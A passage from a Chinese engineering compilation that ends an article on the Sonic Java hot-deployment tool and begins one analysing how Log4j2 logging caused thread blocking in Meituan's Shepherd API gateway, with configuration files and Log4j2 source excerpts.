重新 Reload 之后，将 Spring 销毁后重启。需要注意的是：XML 修改方式改动较大，可能涉及到全局的 AOP 的配置以及前置和后置处理器相关的内容，影响范围为全局，所以目前只放开普通的 XML Bean 标签的新增 / 修改，其他能力酌情逐步放开。

## 3.7 MyBatis 热部署

Spring MyBatis 热部署的主要处理流程是在启动期间获取所有 Configuration 路

径，并维护它和 Spring Context 的对应关系，在热部署 Class、XML 时去匹配 Configuration，从而重新加载 Configuration 以达到热部署的目的。





图 18

# 4. 总结

## 4.1 热部署功能一览

上一章节主要讲述了 Spring Bean、Spring MVC、MyBatis 的重载流程，Sonic 还支持其它常用的开发框架，丰富的框架支持和兼容能力是 Sonic 的基石，下面列举一些 Sonic 支持的常用的第三方框架：

图 19　美团内部框架以及常用开源框架

截止目前，Sonic 已经支持绝大部分常用第三方框架的热加载，常规业务开发几乎无需重启服务。并且在美团内部的成功率已经高达 99.9% 以上，真正地让热部署来代替常规部署构建成为一种可能。

## 4.2 IDE 插件集成

Sonic 也提供了功能强大的 IDEA 插件，让用户进行沉浸式开发，远程热部署也变得更加便利。





图 20

### 4.3 推广使用情况

截止到发稿时，Sonic 在美团使用人数 3000+，应用项目数量 2000+。该项目还获得了美团内部 2020 年下半年到家研发平台“最佳效率团队”奖。

## 5. 作者简介

凯哥、占峰、李晗、龚炎、程骁、玉龙等，均来自美团 / 到家研发平台。

## 6. 参考文章

[1] 基于 Javassist 和 Javaagent 实现动态切面
[2] Spring MVC 源码解析
[3] Spring IOC 源码解析
[4] MyBatis 源码解析
[5] Spring Boot 源码解析
[6] Spring AOP 源码解析
[7] Spring 事务源码解析
[8] Cglib 源码解析
[9] JDK Proxy 源码解析
[10] Dcevm 简介
[11] 字节码增强技术探索
[12] Javassist API

# 日志导致线程 Block 的这些坑，你不得不防

作者：志洋　陈超　李敏　凯晖　殷琦

## 1. 前言

日志对程序的重要性不言而喻。它很“大”，我们在项目中经常通过日志来记录信息和排查问题，相关代码随处可见。它也很“小”，作为辅助工具，日志使用简单、上手快，我们通常不会花费过多精力耗在日志上。但看似不起眼的日志也隐藏着各种各样的“坑”，如果使用不当，它不仅不能帮助我们，反而还可能降低服务性能，甚至拖垮我们的服务。

日志导致线程 Block 的问题，相信你或许已经遇到过，对此应该深有体会；或许你还没遇到过，但不代表没有问题，只是可能还没有触发而已。本文主要介绍美团统一 API 网关服务 Shepherd（参见《百亿规模 API 网关服务 Shepherd 的设计与实现》一文）在实践中所踩过的关于日志导致线程 Block 的那些“坑”，然后再分享一些避“坑”经验。

## 2. 背景

API 网关服务 Shepherd 基于 Java 语言开发，使用业界大名鼎鼎的 Apache Log4j2 作为主要日志框架，同时使用美团内部的 XMD-Log SDK 和 Scribe-Log SDK 对日志内容进行处理，日志处理整体流程如下图 1 所示。业务打印日志时，日志框架基于 Logger 配置来决定把日志交给 XMDFile 处理还是 Scribe 处理。其中，XMDFile 是 XMD-Log 内部提供的日志 Appender 名称，负责输出日志到本地磁盘，Scribe 是 Scribe-Log 内部提供的日志 Appender 名称，负责上报日志到远程日志中心。





图 1 日志处理流程示意图

随着业务的快速增长，日志导致的线程 Block 问题愈发频繁。比如调用后端 RPC 服务超时，导致调用方大量线程 Block；再比如，业务内部输出异常日志导致服务大量线程 Block 等，这些问题严重影响着服务的稳定性。因此，我们结合项目在过去一段时间暴露出来的各种由于日志导致的线程 Block 问题，对日志框架存在的稳定性风险因素进行了彻底的排查和修复，并在线下、线上环境进行全方位验证。在此过程中，我们总结了一些日志使用相关的实践经验，希望分享给大家。

在进入正文前，首先介绍项目当时的运行环境和日志相关配置信息。

## JDK 版本

```
java version "1.8.0_45"
Java(TM) SE Runtime Environment (build 1.8.0_45-b14)
Java HotSpot(TM) 64-Bit Server VM (build 25.45-b02, mixed mode)
```

## 日志依赖版本

```
<dependency>
    <groupId>org.apache.logging.log4j</groupId>
    <artifactId>log4j-api</artifactId>
    <version>2.7</version>
</dependency>
<dependency>
    <groupId>org.apache.logging.log4j</groupId>
    <artifactId>log4j-core</artifactId>
    <version>2.7</version>
</dependency>
<dependency>
    <groupId>org.apache.logging.log4j</groupId>
```

```
    <artifactId>log4j-slf4j-impl</artifactId>
    <version>2.7</version>
</dependency>
```

### 日志配置文件

```
<?xml version=" 1.0" encoding="UTF-8"?>
<configuration status="warn">
    <appenders>
        <Console name="Console" target="SYSTEM_OUT" follow="true">
            <PatternLayout pattern="%d{yyyy/MM/dd HH:mm:ss.SSS} %t
[%p] %c{1} (%F:%L) %msg%n" />
        </Console>

        <XMDFile name="ShepherdLog" fileName="shepherd.log"/>

        <!--XMDFile 异步磁盘日志配置示例 -->
        <!-- 默认按天 & 按 512M 文件大小切分日志，默认最多保留 30 个日志文件。-->
        <!-- 注意：fileName 前会自动增加文件路径，只配置文件名即可 -->
        <XMDFile name="LocalServiceLog" fileName="request.log"/>

        <Scribe name="LogCenterSync">
            <!-- 在指定日志名方面，scribeCategory 和 appkey 两者至少存在一种，
且 scribeCategory 高于 appkey。-->
            <!-- <Property name="scribeCategory">data_update_test_lc</
Property> -->
            <LcLayout/>
        </Scribe>
        <Async name="LogCenterAsync" blocking="false">
            <AppenderRef ref="LogCenterSync"/>
        </Async>
    </appenders>

    <loggers>
        <AsyncLogger name="com.sankuai.shepherd" level="info"
additivity="false">
            <AppenderRef ref="ShepherdLog" level="warn"/>
            <AppenderRef ref="LogCenterAsync" level="info"/>
        </AsyncLogger>

        <root level="info">
            <!--Console 日志是同步、阻塞的，推荐只在本地调试时使用，线上将该配置
去掉 -->
            <!--appender-ref ref="Console" /-->
            <appender-ref ref="LocalServiceLog"/>
            <appender-ref ref="LogCenterAsync"/>
        </root>
    </loggers>
</configuration>
```

# 3. 踩过的坑

本章节主要记录项目过去一段时间，我们所遇到的一系列日志导致的线程 Block 问题，并逐个深入分析问题根因。

## 3.1 日志队列满导致线程 Block

### 3.1.1 问题现场

收到“jvm.thread.blocked.count”告警后立刻通过监控平台查看线程监控指标，当时的线程堆栈如图 2 和图 3 所示。





图 2 等待锁的 Blocked 线程堆栈





图 3　持有锁的 Runnable 线程堆栈

从 Blocked 线程堆栈不难看出这跟日志打印相关，而且是 INFO 级别的日志，遂即登陆机器查看日志是否有异样，发现当时日志量非常大，差不多每两分钟就写满一个 500MB 的日志文件。

那大量输出日志和线程 Block 之间会有怎样的关联呢？接下来本章节将结合如下图 4 所示的调用链路深入分析线程 Block 的根因。





图 4　日志调用链路

### 3.1.2 为什么会 Block 线程?

从 Blocked 线程堆栈着手分析，查看 PrintStream 相关代码片段如下图 5 所示，可以看到被阻塞地方有 synchronized 同步调用，再结合上文发现每两分钟写满一个 500MB 日志文件的现象，初步怀疑是日志量过大导致了线程阻塞。

```
797     /**
798      * Prints a String and then terminate the line.  This method behaves as
799      * though it invokes <code>{@link #print(String)}</code> and then
800      * <code>{@link #println()}</code>.
801      *
802      * @param x  The <code>String</code> to be printed.
803      */
804     public void println(String x) {
805         synchronized (this) {
806             print(x);
807             newLine();
808         }
809     }
```

图 5　PringStream 代码片段

但上述猜测仍有一些值得推敲的地方：

1. 如果仅仅因为日志量过大就导致线程 Block，那日志框架也太不堪重用了，根本没法在高并发、高吞吐业务场景下使用。
2. 日志配置里明明是输出日志到文件，怎么会输出到 Console PrintStream？

### 3.1.3 为什么会输出到 Console？

继续沿着线程堆栈调用链路分析，可以看出是 AsyncAppender 调用 append 方法追加日志时发生了错误，相关代码片段如下：

```
// org.apache.logging.log4j.core.appender.AsyncAppender

// 内部维护的阻塞队列，队列大小默认是 128
private final BlockingQueue<LogEvent> queue;

@Override
public void append(final LogEvent logEvent) {
    if (!isStarted()) {
        throw new IllegalStateException("AsyncAppender " + getName() + "
is not active");
    }
    if (!Constants.FORMAT_MESSAGES_IN_BACKGROUND) { // LOG4J2-898: user
may choose
        logEvent.getMessage().getFormattedMessage(); // LOG4J2-763: ask
```

```
message to freeze parameters
    }
    final Log4jLogEvent memento = Log4jLogEvent.createMemento(logEvent,
includeLocation);
      // 日志事件转入异步队列
    if (!transfer(memento)) {
            // 执行到这里说明队列满了，入队失败，根据是否 blocking 执行具体策略
        if (blocking) {
            // 阻塞模式，选取特定的策略来处理，策略可能是 “忽略日志”、” 日志入队
并阻塞”、” 当前线程打印日志”
            // delegate to the event router (which may discard,
enqueue and block, or log in current thread)
            final EventRoute route = asyncQueueFullPolicy.
getRoute(thread.getId(), memento.getLevel());
            route.logMessage(this, memento);
        } else {
            // 非阻塞模式，交由 ErrorHandler 处理失败日志
            error(“Appender “ + getName() + “ is unable to write
primary appenders. queue is full”);
            logToErrorAppenderIfNecessary(false, memento);
        }
    }
}

private boolean transfer(final LogEvent memento) {
    return queue instanceof TransferQueue
        ? ((TransferQueue<LogEvent>) queue).tryTransfer(memento)
        : queue.offer(memento);
}

public void error(final String msg) {
    handler.error(msg);
}
```

AsyncAppender 顾名思义是个异步 Appender，采用异步方式处理日志，在其内部维护了一个 BlockingQueue 队列，每次处理日志时，都先尝试把 Log4jLogEvent 事件存入队列中，然后交由后台线程从队列中取出事件并处理（把日志交由 AsyncAppender 所关联的 Appender 处理），但队列长度总是有限的，且队列默认大小是 128，如果日志量过大或日志异步线程处理不及时，就很可能导致日志队列被打满。

当日志队列满时，日志框架内部提供了两种处理方式，具体如下：

- 如果 blocking 配置为 true，会选择相应的处理策略，默认是 SYNCHRO-

NOUS 策略，可以在 log4j2.component.properties 文件中，通过 log4j2.AsyncQueueFullPolicy 参数配置日志框架提供的其他策略或自定义策略。

  - **DISCARD 策略**，直接忽略日志。
  - **SYNCHRONOUS 策略**，当前线程直接发送日志到 Appender。
  - **ENQUEUE 策略**，强制阻塞入队。

- 如果 blocking 配置为 false，则由 ErrorHandler 和 ErrorAppender 处理失败日志。日志框架提供了默认的 ErrorHandler 实现，即 DefaultErrorHandler，目前暂不支持业务在 XML、JSON 等日志配置文件里自定义 ErrorHandler。日志框架默认不提供 ErrorAppender，业务如有需要可在 XML、JSON 等日志配置文件里自定义 error-ref 配置。

在本项目的日志配置文件中可以看到，AsyncAppender 设置了 blocking 为 false，且没有配置 error-ref，下面具体分析 DefaultErrorHandler。

```
// org.apache.logging.log4j.core.appender.DefaultErrorHandler

private static final Logger LOGGER = StatusLogger.getLogger();

private static final int MAX_EXCEPTIONS = 3;

// 5min 时间间隔
private static final long EXCEPTION_INTERVAL = TimeUnit.MINUTES.toNanos(5);

private int exceptionCount = 0;

private long lastException = System.nanoTime() - EXCEPTION_INTERVAL - 1;

public void error(final String msg) {
    final long current = System.nanoTime();
      // 当前时间距离上次异常处理时间间隔超过 5min 或者异常处理数小于 3 次
    if (current - lastException > EXCEPTION_INTERVAL || exceptionCount++
< MAX_EXCEPTIONS) {
              // StatusLogger 负责处理
        LOGGER.error(msg);
    }
    lastException = current;
}
```

DefaultErrorHandler 内部在处理异常日志时增加了条件限制，只有下述**两个条件任一满足**时才会处理，从而避免大量异常日志导致的性能问题。

- **两条日志处理间隔超过 5min。**
- **异常日志数量不超过 3 次。**

但项目所用日志框架版本的默认实现看起来存在一些不太合理的地方：

- lastException 用于标记上次异常的时间戳，该变量可能被多线程访问，**无法保证多线程情况下的线程安全。**
- exceptionCount 用于统计异常日志次数，该变量可能被多线程访问，**无法保证多线程情况下的线程安全。**

所以，在多线程场景下，可能有大量异常日志同时被 DefaultErrorHandler 处理，带来线程安全问题。值得一提的是，该问题已有相关 Issue: DefaultErrorHandler can not share values across threads 反馈给社区，并在 2.15.0 版本中进行了修复。

从上述 DefaultErrorHandler 代码中可以看到，真正负责处理日志的是 StatusLogger，继续跟进代码进入 logMessage 方法，方法执行逻辑如下：

- 如果 StatusLogger 内部注册了 StatusListener，则由对应的 StatusListener 负责处理日志。
- 否则由 SimpleLogger 负责处理日志，直接输出日志到 System.err 输出流。

```
// org.apache.logging.log4j.status.StatusLogger

private static final StatusLogger STATUS_LOGGER = new
StatusLogger(StatusLogger.class.getName(),
            ParameterizedNoReferenceMessageFactory.INSTANCE);

// StatusListener
private final Collection<StatusListener> listeners = new
CopyOnWriteArrayList<>();

private final SimpleLogger logger;

private StatusLogger(final String name, final MessageFactory
messageFactory) {
```

```
    super(name, messageFactory);
    this.logger = new SimpleLogger("StatusLogger", Level.ERROR, false,
true, false, false, Strings.EMPTY,
            messageFactory, PROPS, System.err);
    this.listenersLevel = Level.toLevel(DEFAULT_STATUS_LEVEL, Level.
WARN).intLevel();
}

/**
 * Retrieve the StatusLogger.
 *
 * @return The StatusLogger.
 */
public static StatusLogger getLogger() {
    return STATUS_LOGGER;
}

@Override
public void logMessage(final String fqcn, final Level level, final
Marker marker, final Message msg,
        final Throwable t) {
    StackTraceElement element = null;
    if (fqcn != null) {
        element = getStackTraceElement(fqcn, Thread.currentThread().
getStackTrace());
    }
    final StatusData data = new StatusData(element, level, msg, t, null);
    msgLock.lock();
    try {
        messages.add(data);
    } finally {
        msgLock.unlock();
    }

    if (listeners.size() > 0) {
              // 如果系统注册了 listener，由 StatusConsoleListener 处理日志
        for (final StatusListener listener : listeners) {
            if (data.getLevel().isMoreSpecificThan(listener.
getStatusLevel())) {
                listener.log(data);
            }
        }
    } else {
              // 否则由 SimpleLogger 处理日志，直接输出到 System.err
        logger.logMessage(fqcn, level, marker, msg, t);
    }
}
```

从上述 Blocked 线程堆栈来看，是 StatusConsoleListener 负责处理日志，而 StatusConsoleListener 是 StatusListener 接口的实现类，那么 StatusConsoleListener 是如何被创建的?

### 3.1.4 StatusConsoleListener 是怎么来的?

通常来说，每个项目都会有一个日志配置文件（如 log4j2.xml），该配置对应 Log4j2 日志框架中的 Configuration 接口，不同的日志配置文件格式有不同的实现类：

- XmlConfiguration，即 XML 格式日志配置
- JsonConfiguration，即 JSON 格式日志配置
- XMDConfiguration，即美团内部日志组件 XMD-Log 定义的日志配置（XML 格式）
- ……

log4j2.xml 示例配置（仅做示例，请勿实际项目中使用该配置）。

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="RoutingTest">
  <Properties>
    <Property name="filename">target/rolling1/rollingtest-$${sd:type}.
log</Property>
  </Properties>
  <ThresholdFilter level="debug"/>

  <Appenders>
    <Console name="STDOUT">
      <PatternLayout pattern="%m%n"/>
      <ThresholdFilter level="debug"/>
    </Console>
    <Routing name="Routing">
      <Routes pattern="$${sd:type}">
        <Route>
          <RollingFile name="Rolling-${sd:type}" fileName="${filename}"
                       filePattern="target/rolling1/test1-${sd:type}.
%i.log.gz">
            <PatternLayout>
              <pattern>%d %p %c{1.} [%t] %m%n</pattern>
            </PatternLayout>
            <SizeBasedTriggeringPolicy size="500" />
          </RollingFile>
```

```
          </Route>
          <Route ref="STDOUT" key="Audit"/>
        </Routes>
      </Routing>
    </Appenders>

    <Loggers>
      <Logger name="EventLogger" level="info" additivity="false">
        <AppenderRef ref="Routing"/>
      </Logger>

      <Root level="error">
        <AppenderRef ref="STDOUT"/>
      </Root>
    </Loggers>
  </Configuration>
```

Log4j2 在启动时会加载并解析 log4j2.xml 配置文件，由对应的 ConfigurationFactory 创建具体 Configuration 实例。

```
// org.apache.logging.log4j.core.config.xml.XmlConfiguration

public XmlConfiguration(final LoggerContext loggerContext, final
ConfigurationSource configSource) {
    super(loggerContext, configSource);
    final File configFile = configSource.getFile();
    byte[] buffer = null;

    try {
        final InputStream configStream = configSource.getInputStream();
        try {
            buffer = toByteArray(configStream);
        } finally {
            Closer.closeSilently(configStream);
        }
        final InputSource source = new InputSource(new
ByteArrayInputStream(buffer));
        source.setSystemId(configSource.getLocation());
        final DocumentBuilder documentBuilder = newDocumentBuilder(true);
        Document document;
        try {
            // 解析 xml 配置文件
            document = documentBuilder.parse(source);
        } catch (final Exception e) {
            // LOG4J2-1127
            final Throwable throwable = Throwables.getRootCause(e);
            if (throwable instanceof UnsupportedOperationException) {
```

```
                LOGGER.warn(
                        "The DocumentBuilder {} does not support an
operation: {}."
                        + "Trying again without XInclude...",
                        documentBuilder, e);
                document = newDocumentBuilder(false).parse(source);
            } else {
                throw e;
            }
        }
        rootElement = document.getDocumentElement();
              // 处理根节点属性配置，即 <Configuration></Configuration> 节
点
        final Map<String, String> attrs = processAttributes(rootNode,
rootElement);
              // 创建 StatusConfiguration
        final StatusConfiguration statusConfig = new
StatusConfiguration().withVerboseClasses(VERBOSE_CLASSES)
                .withStatus(getDefaultStatus());
        for (final Map.Entry<String, String> entry : attrs.entrySet()) {
            final String key = entry.getKey();
            final String value = getStrSubstitutor().replace(entry.
getValue());
              // 根据配置文件中的 status 属性值，来设置 StatusConfiguration
的 status level
            if ("status".equalsIgnoreCase(key)) {
                statusConfig.withStatus(value);
            // 根据配置文件中的 dest 属性值，来设置 StatusConfiguration 的
日志输出 destination
            } else if ("dest".equalsIgnoreCase(key)) {
                statusConfig.withDestination(value);
            } else if ("shutdownHook".equalsIgnoreCase(key)) {
                isShutdownHookEnabled = !"disable".
equalsIgnoreCase(value);
            } else if ("verbose".equalsIgnoreCase(key)) {
                statusConfig.withVerbosity(value);
            } else if ("packages".equalsIgnoreCase(key)) {
                pluginPackages.addAll(Arrays.asList(value.split(Patterns.
COMMA_SEPARATOR)));
            } else if ("name".equalsIgnoreCase(key)) {
                setName(value);
            } else if ("strict".equalsIgnoreCase(key)) {
                strict = Boolean.parseBoolean(value);
            } else if ("schema".equalsIgnoreCase(key)) {
                schemaResource = value;
            } else if ("monitorInterval".equalsIgnoreCase(key)) {
                final int intervalSeconds = Integer.parseInt(value);
                if (intervalSeconds > 0) {
                    getWatchManager().
```

```
setIntervalSeconds(intervalSeconds);
                    if (configFile != null) {
                        final FileWatcher watcher = new
ConfiguratonFileWatcher(this, listeners);
                        getWatchManager().watchFile(configFile, watcher);
                    }
                }
            } else if ("advertiser".equalsIgnoreCase(key)) {
                createAdvertiser(value, configSource, buffer, "text/
xml");
            }
        }

              // 初始化 StatusConfiguration
        statusConfig.initialize();
    } catch (final SAXException | IOException |
ParserConfigurationException e) {
        LOGGER.error("Error parsing " + configSource.getLocation(), e);
    }

    if (getName() == null) {
        setName(configSource.getLocation());
    }

      // 忽略以下内容
}
// org.apache.logging.log4j.core.config.status.StatusConfiguration

private static final PrintStream DEFAULT_STREAM = System.out;
private static final Level DEFAULT_STATUS = Level.ERROR;
private static final Verbosity DEFAULT_VERBOSITY = Verbosity.QUIET;

private final Collection<String> errorMessages = Collections.
synchronizedCollection(new LinkedList<String>());
// StatusLogger
private final StatusLogger logger = StatusLogger.getLogger();

private volatile boolean initialized = false;

private PrintStream destination = DEFAULT_STREAM;
private Level status = DEFAULT_STATUS;
private Verbosity verbosity = DEFAULT_VERBOSITY;

public void initialize() {
    if (!this.initialized) {
        if (this.status == Level.OFF) {
            this.initialized = true;
        } else {
            final boolean configured =
```

```
configureExistingStatusConsoleListener();
            if (!configured) {
                    // 注册新 StatusConsoleListener
                registerNewStatusConsoleListener();
            }
            migrateSavedLogMessages();
        }
    }
}

private boolean configureExistingStatusConsoleListener() {
    boolean configured = false;
    for (final StatusListener statusListener : this.logger.
getListeners()) {
        if (statusListener instanceof StatusConsoleListener) {
            final StatusConsoleListener listener =
(StatusConsoleListener) statusListener;
              // StatusConsoleListener 的 level 以 StatusConfiguration
的 status 为准
            listener.setLevel(this.status);
            this.logger.updateListenerLevel(this.status);
            if (this.verbosity == Verbosity.QUIET) {
                listener.setFilters(this.verboseClasses);
            }
            configured = true;
        }
    }
    return configured;
}


private void registerNewStatusConsoleListener() {
      // 创建 StatusConsoleListener，级别以 StatusConfiguration 为准
      // 默认 status 是 DEFAULT_STATUS 即 ERROR
      // 默认 destination 是 DEFAULT_STREAM 即 System.out
    final StatusConsoleListener listener = new
StatusConsoleListener(this.status, this.destination);
    if (this.verbosity == Verbosity.QUIET) {
        listener.setFilters(this.verboseClasses);
    }
    this.logger.registerListener(listener);
}
// org.apache.logging.log4j.status.StatusConsoleListener

private Level level = Level.FATAL; // 级别
private String[] filters;
private final PrintStream stream; // 输出流

public StatusConsoleListener(final Level level, final PrintStream
```

```
stream) {
    if (stream == null) {
        throw new IllegalArgumentException("You must provide a stream
to use for this listener.");
    }
    this.level = level;
    this.stream = stream;
}
```

以 XmlConfiguration 为例，分析上述日志配置解析代码片段可以得知，创建 XmlConfiguration 时，会先创建 StatusConfiguration，随后在初始化 StatusConfiguration 时创建并注册 StatusConsoleListener 到 StatusLogger 的 listeners 中，日志配置文件中 <Configuration> 标签的属性值通过 XmlConfiguration->StatusConfiguration->StatusConsoleListener 这样的关系链路最终影响 StatusConsoleListener 的行为。

日志配置文件中的 <Configuration> 标签可以配置属性字段，部分字段如下所示：

- **status**，可选值包括 **OFF**、**FATAL**、**ERROR**、**WARN**、**INFO**、**DEBUG**、**TRACE**、**ALL**，该值决定 StatusConsoleListener 级别，默认是 ERROR。
- **dest**，可选值包括 **out**、**err**、**标准的 URI 路径**，该值决定 StatusConsoleListener 输出流目的地，默认是 System.out。

在本项目的日志配置文件中可以看到并没有设置 Configuration 的 dest 属性值，所以日志直接输出到 System.out。

### 3.1.5 StatusLogger 有什么用?

上文提到 StatusConsoleListener 是注册在 StatusLogger 中，StatusLogger 在交由 StatusListener 处理日志前，会判断日志级别，如果级别条件不满足，则忽略此日志，StatusConsoleListener 的日志级别默认是 ERROR。

```
// org.apache.logging.log4j.status.StatusLogger

@Override
public void logMessage(final String fqcn, final Level level, final
```

```
Marker marker, final Message msg,
        final Throwable t) {
    StackTraceElement element = null;
    if (fqcn != null) {
        element = getStackTraceElement(fqcn, Thread.currentThread().
getStackTrace());
    }
    final StatusData data = new StatusData(element, level, msg, t, null);
    msgLock.lock();
    try {
        messages.add(data);
    } finally {
        msgLock.unlock();
    }

      // 系统注册了 listener，由 StatusConsoleListener 处理日志
    if (listeners.size() > 0) {
        for (final StatusListener listener : listeners) {
              // 比较当前日志的 leve 和 listener 的 level
            if (data.getLevel().isMoreSpecificThan(listener.
getStatusLevel())) {
                listener.log(data);
            }
        }
    } else {
        logger.logMessage(fqcn, level, marker, msg, t);
    }
}
```

